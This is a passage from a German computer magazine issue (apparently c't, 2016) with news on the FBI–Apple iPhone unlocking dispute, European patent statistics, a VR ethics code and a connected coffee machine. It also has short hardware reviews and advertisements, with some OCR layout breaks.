Das FBI hat nun vor Gericht versichert, dass es in dem Fall ausschließlich um das konkrete iPhone geht, ohne dass künftigen Fällen vorgegriffen werde. Apple solle eine Möglichkeit bereit stellen, um jene Sperre auszuhebeln, die nach der Eingabe von zehn falschen Passcodes alle Daten vernichtet. Nötig sei eine Software, die einen Brute-Force-Angriff ermöglicht. Dann hätten die Ermittler eine Chance, in das Gerät kommen. Für dieses Ansinnen hatte das zuständige US-Bundesbezirksgericht dem FBI Recht gegeben und Apple zur Kooperation verpflichtet, wogen sich der Konzern wehrt. Unter anderem wegen der Erwartung, dass dieses iPhone nur das erste von vielen sein dürfe. Das FBI hat nun aber darauf verwiesen, dass es in dem konkreten Fall auch nur um jenes konkrete iPhone geht. Verlangt werde auch weder ein „Masterschlüssel“ noch eine „Hintertür“ in andere Geräte.

In seiner Antwort hat das FBI Apple auch vorgeworfen, mit seiner Wortwahl in der Ausei-

Das FBI will unbegrenzt Passcodes ausprobieren, ohne dass die Handydaten gelöscht werden.



Bild: cipa, Michael Kappeler

**DER NEUE
STANDARD
OPEN SOURCE
SERVICEDESK**

DIE SOFTWARE FÜR:

- IT-Service
- Technischen Service

INKLUSIVE

- Auftragsmanagement
- Gerätedatenbank/CMDB



nandersetzung Institutionen der USA zu beschädigen, die gesetzmäßig handelten und durch Wahlen legitimiert seien. So bezeichnete Apple den All Writs Act – jenes Gesetz, auf dem die Forderung des FBI beruht – als „archaisch“ und warnte vor einem „Polizeistaat“, sollte Apple zur Mithilfe beim Knacken des iPhones verpflichtet werden. Außerdem lenkte Apple nur ab, wenn der Konzern behauptete, es gehe in dem Fall um mehr als nur ein iPhone: „Apple will – ja muss – unbedingt nahelegen, dass es in dem Fall nicht nur um ein einzelnes iPhone geht.“ Das sei aber nicht der Fall und die Verpflichtung zur Mithilfe sei kein Fall „gesetzloser Tyrannie“, so das FBI weiter.

Mehrmals weist die US-Bundespolizei in ihrer Antwort darauf hin, dass künftige Fälle weiterhin jeweils einzeln entschieden würden. Und selbst wenn es derzeit eine nationale Debatte über Datenschutz und nationale Sicherheit gebe, entbinde die das Gericht nicht von seiner Pflicht zur Entscheidung im konkreten Fall. In dem sei Apple auch nicht so unbeteiligt, wie das Unternehmen immer behauptete. Immerhin halte der Konzern auch nach deren Verkauf immer Verbindung mit iPhones und könne diese etwa durch Updates kontrollieren. Dank seiner eigenen Entscheidungen zum Design der Geräte sei Apple also kein simpler Zuschauer, wie das Unternehmen immer behauptete.

Keine Gefahr für andere iPhones

Weiterhin zählt das FBI Fälle auf, in denen entgegen anders lautender Behauptungen von Apple Unternehmen bereits zu Ähnlichem verpflichtet worden seien. Die zeigten auch, dass Apples Rückgriff auf die verfassungsmäßig garantierte Meinungsfreiheit nicht passe. Apple werde ja nicht vorgegeben, etwas Bestimmtes zu programmieren (also quasi zu sagen), sondern nur ein bestimmtes Ziel zu erreichen – ohne Vorgabe über das Wie. Die verlangte Software solle auch nur bei einem iPhone funktionieren, selbst wenn sie also verloren gehe, sei die Sicherheit anderer Geräte nicht beeinträchtigt.

Schließlich kontiert das FBI noch die Behauptung Apples,



Nicht einmal an US-Präsident Obama geht die Debatte vorbei.

die Verpflichtung würde Nachahmer im Ausland finden. Ausländische Gesetze fänden bei Apple Anwendung, weil das Unternehmen im Ausland tätig sei, nicht wegen eines US-Urturts. Wenn Apple behauptete, es könnte dann keinen Widerstand mehr gegen ausländische Ermittlungsbehörden leisten, sei das nicht ganz aufrichtig. So zeigten Apples eigene Daten, wie bereitwillig das Unternehmen bereits mit chinesischen Behörden kooperiere. Beispielsweise würden die Daten chinesischer Kunden bereits in chinesischen Rechenzentren gespeichert, anscheinend wegen einer speziellen Absprache mit der Führung in Peking.

Apple schießt umgehend zurück

Im Rahmen des inzwischen in aller Öffentlichkeit ausgetragenen Streits hat Apple bereits auf die Vorwürfe des FBI reagiert und sie mit nicht weniger scharfen Worten zurückgewiesen. Zum ersten Mal habe man nun den Vorwurf gehört, Apple wolle gezielt Sicherheitsbehörden von Geräten ausschließen, sagte

Apples Hausjurist Bruce Sewell. Das sei ein nicht begründeter Versuch, Apple zu diffamieren. In 30 Jahren Berufstätigkeit habe er wohl keinen juristischen Text gesehen, der die Gegenseite derart mit falschen Behauptungen zu verunglimpfen suchte. Dabei sollte das FBI Apple eigentlich helfen, wenn es um den Schutz der Kunden vor Hackern und Kriminellen gehe.

Inzwischen hat sich auch US-Präsident Obama in die Debatte eingeschaltet, wenn auch ohne explizit auf den Fall einzugehen. Er träume von einer sicheren Verschlüsselung, aber mit einem Zugang für Behörden, sagte er. Auf technische Argumente, die gegen diesen Traum sprechen, ging er jedoch nicht ein. Derweil wurde Mitte März auch bekannt, dass Apple nicht der einzige US-Konzern ist, der wegen zu guter Verschlüsselung im Visier der Strafverfolger ist. Einem Medienbericht zufolge prüft das US-Justizministerium, ob und wie ein Zugang zu den über WhatsApp verschickten Nachrichten erlangt werden kann, die Ende-zu-Ende verschlüsselt sind.

(mho@ct.de)

Messen via Netzwerk

W&T verbindet

mit Web-Thermometern Sensorik und moderne Web-Techniken. Es werden Temperatur, Luftdruck, Luftfeuchte und Luftgüte erfasst und die Werte im Netzwerk zur Verfügung gestellt.



überwacht dokumentiert visualisiert

Die kleine blaue Box archiviert alle Messdaten, überwacht Grenzwerte, filtert kurze Abweichungen und kommuniziert per E-Mail, SNMP, Browser, TCP/IP, Syslog, FTP usw. mit Ihren Datenbanken, Überwachungssystemen und mit Ihrem Personal.

Das Messdatenarchiv kann je nach Anforderung in der Box, in Ihren eigenen Systemen oder auch in der W&T Cloud geführt werden.

Preise, Varianten und Ideen für den Einsatz unter: wut.de/thermo

W&T
www.WuT.de

Wiesemann & Theis GmbH
0202 / 2680-110

Neuer Rekord bei Patentanmeldungen in Europa

Das Europäische Patentamt (EPA) in München hat erste Statistiken für das Geschäftsjahr 2015 veröffentlicht. Danach stieg die Zahl der Patenteinreichungen im vergangenen Jahr um 1,6 Prozent auf rund 279 000. Den Status einer Patentanmeldung für den europäischen Markt erlangten 160 222 Einreichungen, ein Plus gegenüber dem Vorjahr von 4,8 Prozent. Die meisten Patentanmeldungen gab es 2015 erneut in der Medizintechnik mit

einem Zuwachs von 11 Prozent auf knapp 12 500. Zum Medizintechnik-Sektor zählt das EPA beispielsweise intelligente Prothesen, OP-Roboter, Computertomographen oder auch neue Herzschrittmacher.

Platz zwei und drei der Technologiefelder mit den meisten Patentanmeldungen im Jahr 2015 belegen klassische IT-Themen. So verzeichnete das Segment „Digitale Kommunikation“ (z. B. elektronische Schaltungen,

Verstärker, Dekoder) insgesamt 10 762 Patentanmeldungen (plus 3,2 Prozent), im Segment „Computertechnik“ (u. a. Hardware und Datenverarbeitung) wurden 10 549 Anträge auf Gewährung gewerblicher Schutzrechte gestellt (plus 7,8 Prozent). Den größten Zuwachs (plus 17,9 Prozent) gab es im Segment „Maschinen, Pumpen und Turbinen“ (insgesamt 6374 Patentanmeldungen), was EPA-Angaben zufolge vor allem zahlreichen Innovationen im Bereich Klimaschutz geschuldet ist.

Die meisten Patentanträge (2402) reichte im Jahr 2015 der niederländische Elektronikkonzern Philips ein, gefolgt von Samsung (2366) und LG (2091). Siemens schaffte es mit 1894 Patentanmeldungen auf Rang fünf, die Robert-Bosch-Gruppe belegt in der EPA-Statistik für 2015 Platz acht mit 1493 Anträgen. Das erfindungsfreudigste Land in Europa ist die Schweiz: Mit 873 Patentanmeldungen pro einer Million Einwohner lag die Schweiz 2015 deutlich vor den Niederlanden (419), Schweden (392) und Finnland (365). Deutschland be-

legt in diesem Ranking Platz sechs (307 Patentanmeldungen je eine Million Einwohner), ist in der Summe aber das EU-Land mit den meisten Patentanmeldungen (24 820).

Erreicht hat das Europäische Patentamt im Jahr 2015 insgesamt 68 421 gewerbliche Schutzrechte für technische Neuentwicklungen. Davon wurden 47 Prozent nichteuropäischen Unternehmen zugesprochen; fast 15 000 Patente gingen an US-Unternehmen. Den größten Sprung nach vorne machte China, das im vergangenen Jahr 1407 Patente zugesprochen bekam – ein Plus von 18,6 Prozent gegenüber 2014. Finanzzahlen für 2015 hat das Europäische Patentamt noch nicht vorgelegt – der Jahresumsatz dürfte aber erneut bei rund 1,6 Milliarden Euro liegen. 2014 erwirtschaftete das EPA einen Überschuss in Höhe von 151 Millionen Euro, der an die 38 Mitgliedsstaaten der Europäischen Patentorganisation (EPO) ausgeschüttet wurde. (pmz@ct.de)

ct EPA-Jahresbericht 2015: ct.de/y5dh



Bild: EPA

Das Europäische Patentamt in München hat 2015 mehr als 68 000 gewerbliche Schutzrechte für technische Neuentwicklungen erteilt – ein neuer Rekord.

Verhaltenskodex für Virtual-Reality-Anwendungen

Facebook, HTC, Microsoft, Samsung, Sony – die Liste der IT-Konzerne, die eigene Hard- und Software für Virtual-Reality-Anwendungen (VR) auf den Markt bringen wollen, wird immer länger. Die neuen Möglichkeiten, sich mittels VR-Brille und -Trackingsystem in virtuellen Umgebungen fast wie in der realen Welt zu bewegen, sind faszinierend – sie können aber auch ungewohnte Auswirkungen auf die Psyche und die Selbstwahrnehmung der Nutzer haben, warnen die Mainzer Wissenschaftler Michael Madary und Thomas Metzinger.

Die beiden Neurophilosophen der Uni Mainz haben sich in den vergangenen Jahren mit sogenannten Körperillusionen beschäftigt, also der Empfindung, einen Körper zu besitzen und kontrollieren zu können, der nicht der eigene ist. „Neue Studien zeigen, dass durch virtuelle Realitäten hervorgerufene Körperillusionen einen erheblichen Einfluss auf das emotionale Empfinden und das Verhalten der

Nutzer haben – und diese Veränderungen dauern auch dann noch an, wenn sie die VR-Umgebung bereits wieder verlassen haben“, schreiben die Wissenschaftler in einem Beitrag für das Fachjournal „Frontiers in Robotics and AI“.

So wiesen US-Wissenschaftler beispielsweise nach, dass Probanden, die in virtuellen Umgebungen deutlich älter dargestellt werden als im realen Leben, die Tendenz aufweisen, mehr Geld für ihre Alterssicherung aufzubinden. Virtual-Reality-Anwendungen könnten somit als „Einfallsstor für mögliche psychologische Manipulationen“ missbraucht werden, warnen die Mainzer Forscher. Eine besondere Gefahr sehen die Wissenschaftler zudem in Inhalten wie Gewaltzügen und Pornografie. Hier steige für VR-Nutzer das „Risiko von psychischen Traumata“.

Die Wissenschaftler schlagen deshalb einen Verhaltenskodex für die Nutzung von Virtual Reality vor. Unter anderem müssten Anwender über Risiken wie Hallu-

zinationen, Persönlichkeitsveränderungen und die Beeinflussung des Unterbewusstseins etwa durch Werbung informiert werden. Auch sehen die Forscher Regelungsbedarf in Sachen Überwachung und Datenschutz. „Wir rufen aber nicht nach allgemeinen Restriktionen bei der Nutzung von VR“, stellen sie klar. „Uns geht es darum, ethische Empfehlungen bereit-

zustellen, um existierende Risiken zu minimieren.“ Ihr Fachbeitrag „Real Virtuality: A Code of Ethical Conduct. Recommendations for Good Scientific Practice and the Consumers of VR-Technology“ kann über den nachfolgenden Link abgerufen werden. (pmz@ct.de)

ct Verhaltenskodex VR: ct.de/y5dh



Immer mehr Menschen tauchen in Virtual-Reality-Umgebungen ab. Über Risiken und Nebenwirkungen wie Halluzinationen und Persönlichkeitsveränderungen erfährt man aber nur selten etwas.

Vernetzte Kaffeemaschine von Tchibo

Tchibo nimmt mit seinem neuen Kapselkaffeesystem Qbo Nestlés Nespresso ins Visier. Der Slogan „Dein Kaffee steht zum Download bereit“ soll das Interesse der Digital Natives wecken. Qbo besteht aus der Kaffeemaschine You-Rista, kleinen Plastikwürfeln mit Kaffee und einer App, die kostenlos für Android und iOS zur Verfügung steht.

Per Fingergeste kann der Kaffeefreund auf dem Smartphone sein gewünschtes Verhältnis aus Espresso, Milch und Milchschaum festlegen, seinen Lieblingskaffee auswählen und die benutzerdefinierte Kreation per WLAN an die Maschine senden.

Die Kaffeemaschine fordert ihn auf, eine der würfelförmigen Tchibo-Kapseln mit der gewählten Kaffeespezialität in das vorgesehene Fach zu legen. Jeder Würfel enthält 7,5 Gramm Kaffee und besitzt an der Unterseite einen Code, den die Maschine mithilfe einer eingebauten Kamera ausliest.

Die You-Rista misst etwa 30 cm in Höhe und Breite. Sie arbeitet mit einem Druck von 19 Bar und produziert sowohl heißen als auch kalten Milchschaum. Der Auffangbehälter fasst sechs Kapseln. Kaffee gibts im Notfall auch ohne Smartphone: Über ein Multifunktionsrad und ein 2,8-Zoll-Display an der Deckplatte kann man die Maschine direkt steuern und Kaffegetränke von der Stange wie Cappuccino oder Latte Macchiato bestellen.

Die App informiert über anstehende Reinigung und bietet Zugang zum Shop und zur Qbo-Community, wo Kunden ihre Kaffeerezepte austauschen können. Die Maschine soll ab dem 21. April in Schwarz, Anthrazit und Rot für 299 Euro erhältlich sein. Inklusive einer Milchkomponente namens Milkmaster kostet das System 349 Euro.

Tchibo setzt auf Kunststoffwürfel aus recycelbarem Polypropylen statt wie Nestlé auf Aluminium. Die Form soll Verpackungsmaterial sparen. Der Vorteil der Kapseln besteht für den Kunden in der einfachen Handhabung und für den Hersteller im hohen Kilopreis des Kaffees.

Bei der Präsentation im neuen Qbo-Laden in Berlin mit Schauspieler Christian Ulmen war auch Ex-Umweltminister Klaus Töpfer geladen. Der Erfinder des Grü-

nen Punkts fand nur warme Worte für das Konzept: Der Kunde wolle diese Art der Zubereitung und die Kunststoffbehälter würden über die gelbe Tonne immerhin dem Materialkreislauf wieder zugeführt. Verglichen mit Siebträger- oder Filterkaffeemaschinen dürfte das Tchibo-System aber ungleich mehr Müll produzieren. (akr@ct.de)



Die Qbo-App fungt des Nutzers Kaffeekreation per WLAN an die You-Rista-Maschine.

QualityHosting 

Quality Office Word, Excel & Co auf allen Endgeräten



Jetzt
30 Tage
kostenfrei testen!*

Exklusiv bei QualityHosting

1 TB

+

10 GB



+



Quality Support

Quality Office für nur € 7,99 mtl.*

Die bewährten Office-Programme für bis zu 5 Endgeräte, sei es PC, Mac, Tablet oder iPad und die Mobile Apps für alle Smartphones plus 10 GB Premium-E-Mail-Postfach* plus 1 TB Online-Speicher. Exklusiv bei QualityHosting.

*Alle Preise zzgl. MwSt. Die ersten 30 Tage kostenfrei, inklusive Rücktrittsrecht. Das 10 GB-Postfach ist für 365 Tage kostenfrei enthalten. Eine weiterführende Nutzung des Postfachs ist für mtl. € 3,89 aktiv zu beauftragen.

DENKEN SIE WEITER.

3 Ausgaben Technology Review mit **34% Rabatt** testen und Geschenk erhalten.



Technology Review
DAS MAGAZIN FÜR INNOVATION

Computer
Ethik der
Algorithmen
Kreativität
So kommen Sie
auf neue Gedanken

Was uns 2016
erwartet

Riesenrakete
Rundum-Videos
Mikrofabriken

Plus
Rundum-News für die
Medien

ALS HEFT
ODER DIGITAL

GRATIS

WÄHLEN SIE IHR
GESCHENK!

Zum Beispiel:
koziol Kaffeebereiter

Samsung S27E370

27"-Monitor

Hersteller Samsung, www.samsung.de

Auflösung 1920 x 1080 Pixel, 82 dpi

Ausstattung HDMI 1.4, DisplayPort 1.2, Sub-D, Lautsprecher

Garantie 2 Jahre inkl. Austauschservice

Preis 280 €

Kurztest | 27"-Monitor mit Qi-Lader, Zeitraffer-Stativaufsat



Stromspender

Der S27E370 von Samsung zeigt zwar „nur“ Full-HD-Auflösung, glänzt aber bei der Ausstattung: Er lädt Smartphones drahtlos und ermöglicht dank FreeSync ruckel-freies Spielen.

Im Standfuß des 27"-Monitors mit 1920 x 1080 Bildpunkten steckt eine Ablagefläche, die Smartphones und Tablets drahtlos mit Strom versorgt, sobald man sie dort ablegt. Samsung setzt dafür auf die induktive Qi-Technik; das Laden funktioniert also mit allen Mobilgeräten, die den Qi-Standard unterstützen. Energie spendet er jedoch nur, wenn er eingeschaltet ist – das Mobilgerät über Nacht vollständig aufzuladen, während der Monitor im Standby schlummert, klappt leider nicht.

Bei seiner eigentlichen Aufgabe schneidet der Bildschirm gut ab. Die satte Farbdarstellung und die farbneutrale Graustufenanzeige des PLS-Panels ändern sich auch aus größeren Blickwinkeln nur unmerklich. Der Kontrast ist mit 1200:1 für ein PLS-Panel sehr hoch.

Am DisplayPort-Eingang unterstützt der Monitor AMDs FreeSync-Technik, die beim Spielen durch eine dynamische Synchronisation von Grafikkarte und Display für eine geschmeidige Wiedergabe sorgte. Er deckt aber nur den für Bildruckler relevanten Bereich von 30 bis 60 Hz ab. Eine Overdrive-Funktion sorgt für Schaltzeiten von rund 8 ms, womit sich der S27E370 auch für nicht allzu rasante Spiele eignet. Insgesamt bietet der 27-Zöller eine gute Bildqualität und praktischen Mehrwert zum angemessenen Preis. (spo@ct.de)

Samsung S27E370

27"-Monitor


Hersteller Samsung, www.samsung.de

Auflösung 1920 x 1080 Pixel, 82 dpi


Ausstattung HDMI 1.4, DisplayPort 1.2, Sub-D, Lautsprecher

Garantie 2 Jahre inkl. Austauschservice

Preis 280 €



winkelabhängiger Kontrast:
Kreise im 20°-Abstand



Zeitraffkünstler

Der mechanische Stativaufsat Flow-Mow dreht Kamera oder Smartphone um die eigene Achse – und sorgt so für spannende Zeitrafferaufnahmen.

Gleichmäßige Schwenks mit einer Videokamera wollen geübt sein – erst recht, wenn die Aufnahme als Zeitraffer wiedergegeben werden soll. Der Stativaufsat Flow-Mow automatisiert das Ganze und dreht die Kamera langsam und gleichmäßig im Kreis. Dazu wird Flow-Mow entweder zwischen Stativkopf und Kamera geschraubt oder direkt mit montierter Kamera auf einen ebenen Untergrund gestellt.

Der Aufsat kommt ohne Batterie und Elektronik aus; statt eines Motors sorgt eine Feder für den nötigen Antrieb. Flow-Mow arbeitet wie eine Eieruhr: Man zieht ihn im Uhrzeigersinn auf, die Kamera dreht sich dann gegen den Uhrzeigersinn zurück – inklusive des eieruhrtypischen Tickens.

Es gibt zwei Varianten: Der schnellere Flow-Mow 2H dreht sich in zwei Stunden um volle 360 Grad, die 12H-Version benötigt dafür 12 Stunden. Bei beiden Versionen sind Laufzeit sowie der zu drehende Winkel aufgedruckt, sodass sich Endbild und Endzeitpunkt abschätzen lassen. Im Flow-Mow 12H steckt außerdem eine Wasserwaage.

Der Hersteller gibt an, dass sich Flow-Mow für bis zu 2 Kilogramm schwere Kameras eigne. Die meisten DSLRs sind jedoch nur im Fotomodus zu gebrauchen, da sie die Videoaufzeichnung – anders als Smartphone oder Action-Cams – nach spätestens 30 Minuten selbstständig beenden.

Flow-Mow eignet sich vor allem für sonst zu statisch aussehende Zeitraffer, etwa von Wolken, Baustellen oder Ebbe und Flut. Mit nur 75 Gramm Gewicht stört er im Rucksack nicht, sodass man ihn auf gut Glück mitnehmen kann. Etwas Zeit sollte man dann allerdings ebenfalls einpacken. (jkj@ct.de)

Flow-Mow

Zeitraffer-Stativaufsat

Hersteller Wolf und Wolf, www.flow-mow.com

Preis 30 € (2H-Version), 60 € (12H-Version)

Jetzt bestellen und von
allen Vorteilen profitieren:

WWW.TRVORTEIL.DE



Kurvenfinder

Interessante Motorradstrecken auf Knopfdruck – das Becker Mamba 4 kommt dem Heiligen Gral der Motorrad-Navigation so nah wie kaum ein Konkurrent.

Ein Motorrad-Navi soll nicht nur einfach den schnellsten Weg zum Ziel finden, es soll möglichst ansprechende Strecken planen. Wie viele andere zuvor verspricht auch das Navigationssystem Mamba 4 von Becker, immer die kurvigsten Routen zu finden.

Grundsätzlich macht das Mamba seine Sache gut. Klar, selbst am heimischen Rechner geplante Routen sind oft besser, aber auch zeitaufwändiger. Stattdessen liefert das Becker-Navi in der Regel ebenfalls ansprechende Strecken auf Knopfdruck. Die Kurvigkeit der Route lässt sich in drei Stufen einstellen. Das ermöglicht ein Abwägen zwischen einer schönen, aber zielführenden Route und reinen Spaßfahrten, wo Zeit keine Rolle spielt.

Wirklich überzeugend ist die Flexibilität der Software beim Neuberechnen der Route. Biegt man mal falsch ab, hat das Mamba beim nächsten Blick auf den Bildschirm meist schon eine Umleitung geplant. Sehr schön ist, dass „bei der nächsten Gelegenheit wenden“ nur vorgeschlagen wird, wenn es wirklich keinen anderen Ausweg gibt.

Becker hat keine eigene Routenplanungs-Software für den PC. Möchte man das Navi nicht automatisch eine Route an Hand der Zieladresse planen lassen, empfiehlt der Hersteller, eine Tour mit der in der Szene bekannten Webseite motoplaner.de zu erzeugen. Anschließend exportiert man diese als GPX-Datei und kopiert sie per USB auf das Mamba. Manche Nutzer sehen die Abwesenheit eigener Software als Manko, hat man sich einmal an das Vorgehen gewöhnt, funk-

tioniert es allerdings sehr gut. Und diese Methode hat den großen Vorteil, dass sie plattformunabhängig auf Windows, Mac und Linux funktioniert. Außerdem kann man seine Touren problemlos mit Freunden teilen – Motoplaner exportiert in so gut wie jedes gängige Format. Um Geräte-Updates und neuen Kartendaten einzuspielen, benötigt man allerdings einen Windows-PC.

Das Mamba wird mit einer RAM-Halterung geliefert und ist so mit viel Zubehör von Drittfirmen kompatibel. Die Halterung ist vielseitig und lässt sich problemlos anbringen. Das Gerät sitzt fest und lässt sich optional mit dem oberen Teil der Halterung entfernen, sodass am Bike nur noch der Kugelkopf der RAM-Halterung übrig bleibt. Ebenfalls im Lieferumfang enthalten ist ein Stromwandler zum Anschluss an die Bordelektrik. Nettes Detail: Der Akku des Navis lässt sich wechseln und eine Micro-SD-Karte für zusätzliches Kartenmaterial kann man nachrüsten.

Das Gerät ist äußerst stabil und wasserdicht. Mit optional erhältlichem Auto-Zubehör oder einem nachgekauften Saugnapf mit RAM-Kugel lässt es sich als brauchbarer Ersatz für ein Auto-Navi verwenden. Mit eigenen PKW-Einstellungen schalten Sie dann die Kurven-Planung ab. Einzig der nicht vorhandene Staufunk stört beim Einsatz im Auto – auf zwei Rädern vermisst man diese Funktion freilich kaum. (fab@ct.de)

Becker Mamba 4 CE LMU

Motorrad-Navigationsgerät

Hersteller	Becker / United Navigation GmbH, mybecker.com
Ausstattung	4 GB Flash-Speicher, Mini-USB-Anschluss und Kabel, Micro-SD-Buchse (bis 32 GB, Class 6), Aktivhalterung mit RAM-Mount, Anschlusskabel für Bordelektrik, herausnehmbarer Akku, Software für System- und Karten-Updates
Karten	Karten mit lebenslangen Updates für 20 west-europäische Länder, weitere Karten zukaufbar
Preis	360 €

**“Nur 1 lässt
keine Viren
durch.”**

ComputerBild 4/16

- ✓ Klassischer Malewareschutz
- ✓ Sicherheit vor Datendiebstahl
- ✓ Software belastet das System nicht

NEU Sichereres Online-Banking und Bezahlen

SERVICE Kostenloser deutschsprachiger Support

Überall Online, im Elektro-
nikmarkt und bei über 3.500
Fachhändlern erhältlich!



Spielschachtel

In das flache Media-Center-Gehäuse Node 202 passen leistungsfähige Dual-Slot-Grafikkarten hinein. Damit eignet es sich für einen Gaming-PC.

Das Desktop-Gehäuse von Fractal Design lässt sich wahlweise liegend in einem TV-Schrank oder platzsparend hochkant stehend auf dem Schreibtisch betreiben. Mit knapp 9 cm ist das Node 202 zu flach für gebräuchliche ATX-Netzteile, weshalb der Hersteller ein 450-Watt-Netzteil im kompakten SFX-Format mitliefert. Das Gehäuse nimmt zwei 2,5"-Laufwerke auf. Optische Laufwerke oder 3,5"-Festplatten passen nicht hinein, ebenso wenig wie CPU-Lüfter mit mehr als 56 mm Höhe.

Mini-ITX-Mainboard und Netzteil teilen sich die obere Hälfte des Node 202, darunter ist Platz für Grafikkarten mit bis zu 31 cm Länge. Eine abgewinkelte Riser-Card dreht den PEG-Slot des Mainboards um 90 Grad. Das Netzteil ist mit zwei 8-poligen Stromanschlüssen ausgestattet. Allerdings hat Fractal Design keine Angaben veröffentlicht, bis zu welcher Grafikkarten-Leistungsklasse es taugt. Die 450 Watt können für High-End-Grafikkarten für mehr als 500 Euro zu knapp bemessen sein.

Für den Test haben wir das Node 202 mit einer GeForce GTX 960 bestückt. Unter Volllast heizte es sich auf bis zu 57 Grad auf. Gehäuselüfter gibt es keine. Neben der Grafikkarte lassen sich zwei 12-cm-Ventilatoren einbauen. Vor den Ansaugöffnungen befinden sich leicht abnehmbare Staubfilter.

Das Node 202 kostet 135 Euro, was für die gute Verarbeitungsqualität und das mitgelieferte Netzteil ein angemessener Preis ist. Wegen der Enge im Inneren ist der Bau eines Rechner jedoch anspruchsvoll. (chh@ct.de)

Node 202

Mini-ITX-Gehäuse mit SFX-Netzteil

Hersteller	Fractal Design, www.fractal-design.de
Abmessungen (H × B × T)	38,2 cm × 8,8 cm × 35,5 cm
Laufwerksschächte	2 × 2,5"
Zubehör	Standfuß
Preis	135 € (ohne Netzteil: 80 €)



Donnerbüchse

Die Clarett-Serie liefert hochwertige Audio-Interfaces mit Thunderbolt. Gespart wurde an der Software.

Aus dem breiten Spektrum der Clarett-Interfaces, das vom kleinen 2-Kanal-Modul bis zum 16-Kanal-Rack-Einschub reicht, haben wir uns das mittlere Clarett 4 Pre zum Test kommen lassen. Die stabil verarbeitete Metallbox hält an der Front vier Kombi-Eingänge für Klinke/XLR mit regelbaren Mikrofonverstärkern sowie zwei Kopfhörer-Anschlüsse bereit. Auf der Rückseite findet man jeweils vier Line-Ein- und -Ausgänge (Klinke), Digitalanschlüsse für ADAT und SPDIF sowie zwei MIDI-DIN-Buchsen. Das sollte für kleine bis mittlere Setups genügen.

Die Ausgänge erreichen bei einem Pegel von 15,9 dBV eine Dynamik von -119,5 dB(A). Die Mikrofonverstärker können Signale um bis zu 57,9 dB aufpeppen und haben dabei eine exzellente Dynamik von -90,6 dB(A). Die Roundtrip-Latenz ist mit knapp 4 ms (96 kHz, 128 Samples Puffer) extrem kurz. Der „Air“ genannte Klangregler am Interface ist von zweifelhaftem Nutzen, da er lediglich den Frequenzgang zwischen 20 Hz und 10 kHz linear um bis zu 6 dB ansteigen lässt.

Allzu sehr gespart hat Focusrite bei seiner Mixer-Software „Focusrite Control“. Auf der rudimentären Oberfläche lassen sich lediglich Ein- und Ausgänge verschalten, dimmen und stummschalten sowie Pegel reduzieren. Die Bedienung ist krude und erschließt sich nicht intuitiv – lieber hätte man ein paar mehr Schalter an der Gerätefront.

Wer auf ausgefeilte Mixer-Software verzichten kann und den Air-Regler links liegen lässt, bekommt mit dem 4 Pre ein recht günstiges Thunderbolt-Interface mit solider Verarbeitung und exzellentem Klang. (hag@ct.de)

Clarett 4 Pre

Audio-Interface mit Thunderbolt-Anschluss

Hersteller	Focusrite, http://de.focusrite.com
Anschluss	Thunderbolt, Netzteil (mitgeliefert)
Eingänge	4 Kombi (XLR/Klinke), 4 Line Klinke, ADAT, SPDIF, MIDI
Ausgänge	2 Kopfhörer, 4 Klinke (sym.), SPDIF, MIDI
Systeme	OS X ab 10.9
Preis	700 €



Gigabit-LAN-Verbinder

Der USB-3-Adapter Silverstone EP05 stellt PCs mit USB-Typ-C-Buchse einen Gigabit-Ethernet-Port bereit.

Kompakte Notebooks müssen wegen ihrer geringen Bauhöhe auf Ethernet-Ports verzichten. Das ist lästig, weil Backups oder große Dateien über Gigabit-Ethernet immer noch deutlich schneller fließen können als über WLAN. Für USB-3-Ports mit Typ-A-Buchse gibt es reichlich Gigabit-Ethernet-Adapter zur Auswahl. Doch manche modernen Notebooks wie das 12-Zoll-Retina-MacBook besitzen nur Typ-C-Buchsen. Dafür bietet Silverstone seinen Adapter EP05 an.

Im EP05 steckt als USB-zu-LAN-Chip ein Realtek RTL8153. Der Baustein spricht USB 3.0, dessen Bruttodatenrate von 5 GBit/s locker für Gigabit-Ethernet reicht. Der Adapter funktionierte problemlos an einem Alienware-15-Notebook unter Windows 10 wie auch am MacBook unter OS X 10.11 (El Capitan). Unter beiden Betriebssystemen ließ sich das Gigabit-Ethernet ausreizen, wir konnten deutlich über 900 MBit/s Nutzdurchsatz messen (siehe Tabelle).

Der Prozessor Core i7-6820HK im Dell-Notebook kam dabei mit 8 Prozent CPU-Last kaum ins Schwitzen; der Core i5-5257U im MacBook musste mit rund 50 Prozent mehr ackern. Die Leistungsaufnahme ließ sich leider nur im Idle-Modus ohne Datentransfer zuverlässig ermitteln. Sie war mit 0,4 Watt erfreulich niedrig. Wer einen USB-C-zu-LAN-Adapter braucht, darf beim EP05 also zugreifen. (ea@ct.de)

SST-EP05

USB-C-Gigabit-Ethernet-Adapter

Hersteller	Silverstone, www.silverstonetek.de
Bedienelemente	2 Statusleuchten
Anschlüsse	1 × RJ45 (Gigabit-Ethernet), 1 × USB 3.0/Typ C
Durchsatz unter Windows 10 (Alienware 15)	942 / 941 MBit/s (Down- / Upstream)
Durchsatz unter OS X (MacBook)	940 / 938 MBit/s
Leistungsaufnahme	0,4 Watt (idle)
Preis	20 €

ALTERNATE PC-Systeme

High-End-PCs
mit Intel® Prozessoren der 6ten Generation –
UNLOCK THE POWER WITHIN



NVIDIA GeForce GTX 980
8 GB RAM, 250-GB-SSD, 1.000-GB-HDD



HIGHEND V4 PC

mit Intel® Core™ i7-6700 Prozessor

- Prozessor mit 6 MB Intel® Smart Cache, 4x 3.400 MHz Taktfrequenz und 8.000 MT/s (DMI)
- Mainboard mit Intel® Z170 Express Chipsatz • NVIDIA GeForce GTX 980 mit 4 GB VRAM • 8 GB DDR4-RAM
- 250-GB-SSD, 1.000-GB-HDD • DVD-Brenner • Gigabit-LAN • WLAN • Sound • Windows 10 Home 64-Bit (OEM)

S8IXG3

1.629,-



NVIDIA GeForce GTX 980 Ti
16 GB RAM, 250-GB-SSD, 2.000-GB-HDD



NVIDIA GeForce GTX 970
8 GB RAM, 250-GB-SSD, 1.000-GB-HDD



1.929,-

GAMER PRO V4 PC

mit Intel® Core™ i7-6700K Prozessor

- Prozessor mit 8 MB Intel® Smart Cache, 4x 4.000 MHz Taktfrequenz und 8.000 MT/s (DMI)
- Mainboard mit Intel® Z170 Express Chipsatz • NVIDIA GeForce GTX 980 Ti mit 4 GB VRAM
- 16 GB DDR4-RAM • 250-GB-SSD, 2.000-GB-HDD • DVD-Brenner
